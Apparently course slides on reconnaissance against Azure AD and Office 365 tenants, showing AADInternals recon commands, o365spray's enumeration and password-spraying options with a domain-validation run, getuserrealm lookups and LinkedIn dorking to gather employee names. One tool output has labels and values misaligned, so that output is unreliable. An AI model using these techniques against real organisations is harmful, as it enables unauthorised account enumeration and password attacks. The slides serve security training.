A screenshot of a PowerShell window titled "AADInternals 0.6.8". The command "Import-Module C:\Ekko\Tools\AADInternals\AADInternals.psd1" is run, followed by "Loading module..". Below the module loading message is a decorative graphic consisting of a grid of diagonal lines forming a stylized arrow shape pointing right. At the bottom of the window, the text "v0.6.8 by @DrAzureAD (Nestori syynimaa)" is displayed, along with the prompt "PS C:\Ekko>".

```
PS C:\Ekko> Import-Module C:\Ekko\Tools\AADInternals\AADInternals.psd1
Loading module..

v0.6.8 by @DrAzureAD (Nestori syynimaa)
PS C:\Ekko>
```

AADInternals

```
PS C:\Ekko> Get-AADIntLoginInformation -UserName user@voughtint.onmicrosoft.com

Has Password : True
Federation Protocol : 1
Pref Credential : urn:federation:Microsoftonline
Consumer Domain : 0
Cloud Instance audience urn : Managed
Authentication Url : 1
Throttle Status : 1
Account Type : 1
Federation Active Authentication url : 1
Exists : 1
Federation Metadata url : microsoftonline.com
Desktop Sso Enabled : 4
Tenant Banner Logo : 3
Tenant Locale : voughtint.onmicrosoft.com
Cloud Instance : voughtint
State : 3
Domain Type : voughtint
Domain Name : voughtint
Tenant Banner Illustration : voughtint
Federation Brand Name : voughtint
Federation Global Version : 1
User State : 1

PS C:\Ekko> Invoke-AADIntReconAsOutsider -DomainName voughtint.onmicrosoft.com
Tenant brand: voughtint
Tenant name: voughtint
Tenant id: f9220d79-b0c3-4cee-b2af-3a9aff9d22f0
DesktopSSO enabled: False

Name : voughtint.onmicrosoft.com
DNS : True
MX : True
SPF : True
DMARC : False
Type : Managed
STS :
```

AADInternals Commands

```
# Import the module
```

```
Import-Module .\Tools\AADInternals\AADInternals.ps1l
```

```
# Get basic tenant information
```

```
Get-AADIntLoginInformation -UserName user@voughtint.onmicrosoft.com
```

```
# Get tenant ID
```

```
Get-AADIntTenantID -Domain voughtint.onmicrosoft.com
```

```
# Get as much external info as possible
```

```
Invoke-AADIntReconAsOutsider -DomainName voughtint.onmicrosoft.com
```

DOMAIN ENUMERATION - o365spray

- o365spray is a username enumeration and password spraying tool aimed at Microsoft Office 365 (O365).
 - <https://github.com/0xZDH/o365spray>
- Developed by 0xZDH.
 - <https://github.com/0xZDH>

```
v1v1@ifrit:~/Tools/o365spray$ python3 o365spray.py
usage: o365spray.py [-h] [-d DOMAIN] [--validate] [--enum] [--spray] [-u USERNAME] [-p PASSWORD]
                     [-P PASSFILE] [--paired PAIRED] [-c COUNT] [-l LOCKOUT] [--enum-module {office365,
                     --spray-module {oauth2,activesync,autodiscover,reporting,adfs}] [--adfs-url URL]
                     [--sleep [-1, 0-120]] [--jitter [0-100]] [--rate RATE] [--safe SAFE] [--timeout TIMEOUT]
                     [--proxy PROXY] [--output OUTPUT] [-v] [--debug]

o365spray | Microsoft O365 User Enumerator and Password Sprayer -- v2.0.4

options:
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                     Target domain for validation, user enumeration, and/or password spraying.
--validate
--enum
--spray
-u USERNAME, --username USERNAME
                     Username(s) delimited using commas.
-p PASSWORD, --password PASSWORD
                     Password(s) delimited using commas.
-U USERFILE, --userfile USERFILE
                     File containing list of usernames.
-P PASSFILE, --passfile PASSFILE
```

o365spray


Run domain validation only.

```
python3 o365spray.py --validate --domain voughtint.onmicrosoft.com
```

```
v1v1@ifrit: ~
v1v1@ifrit:~/Tools/o365spray$ python3 o365spray.py --validate --domain voughtint.onmicrosoft.com
      *** o365 Spray ***
>-----<
> version      : 2.0.4
> domain       : voughtint.onmicrosoft.com
> validate     : True
> timeout      : 25 seconds
> start        : 2022-08-30 00:51:01
>-----<
[2022-08-30 00:51:01,290] INFO : Running o365 validation for: voughtint.onmicrosoft.com
[2022-08-30 00:51:01,920] INFO : [VALID] The following domain is using o365: voughtint.onmicrosoft.com
v1v1@ifrit:~/Tools/o365spray$ -
```

I Manual domain enumeration

- Visit the URL below (change the domain name with the domain name you're enumerating).
 - <https://login.microsoftonline.com/getuserrealm.srf?login=user@voughtint.onmicrosoft.com&xml=1>
- If the **<NameSpaceType>** is **Managed**, then you can tell the organization is using Azure AD.



```
https://login.microsoftonline.com X +  
← → C 🔒 login.microsoftonline.com/getuserrealm.srf?login=admin@voughtint.onmicrosoft.com&xml=1  
Butcher Int  
  
This XML file does not appear to have any style information associated with it. The document tree is as follows:  
  
▼<RealmInfo Success="true">  
  <State>4</State>  
  <UserState>1</UserState>  
  <Login>admin@voughtint.onmicrosoft.com</Login>  
  <NameSpaceType>Managed</NameSpaceType>  
  <DomainName>voughtint.onmicrosoft.com</DomainName>  
  <IsFederatedNS>false</IsFederatedNS>  
  <FederationBrandName>voughtint</FederationBrandName>  
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>  
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>  
</RealmInfo>
```

USER ENUMERATION


- A lot of attacks against Azure, AzureAD, Office 365 etc. are user focused. So it really helps to gather as many emails & usernames as we can from our target organization.
- There are plenty of sources we can use to gather user/email information:
 - Social media (LinkedIn).
 - Email enumeration tools.
 - Organization's website.



USER ENUMERATION - LinkedIn


- Everyone's least favorite social media site.
 - <https://www.linkedin.com>
- Use this Google dork to find your target organization's LinkedIn page.

site:"linkedin.com" "[ORGANIZATION-NAME]"



A screenshot of a Google search results page. The search query in the bar is "site:'linkedin.com' 'Marvel'". The "All" tab is selected. Below the search bar, it says "About 1,100,000 results (0.36 seconds)". The first result is a link to the Marvel Entertainment LinkedIn page, titled "Marvel Entertainment - LinkedIn". The snippet below the title reads: "Marvel Entertainment, LLC, a wholly-owned subsidiary of The Walt Disney Company, is one of the world's most prominent character-based entertainment ...". At the bottom of the snippet, it says "Parent organization: The Walt Disney Company".

I USER ENUMERATION - LinkedIn



The image shows a screenshot of a LinkedIn company profile for "Marvel Entertainment". The profile features the Marvel logo at the top left. Below it, the company name "Marvel Entertainment" is displayed in large white text, followed by the subtitle "Entertainment Providers · 254,571 followers". A prominent button labeled "See all 1,689 employees on LinkedIn" is highlighted with a red border. At the bottom of the profile, there are four main navigation links: "+ Follow" (in blue), "Visit website" (with a link icon), and "More" (in light blue). Below these, a secondary row of links includes "Home" (highlighted in green), "About", "Posts", "Jobs", "People", and "Insights".

I USER ENUMERATION - LinkedIn



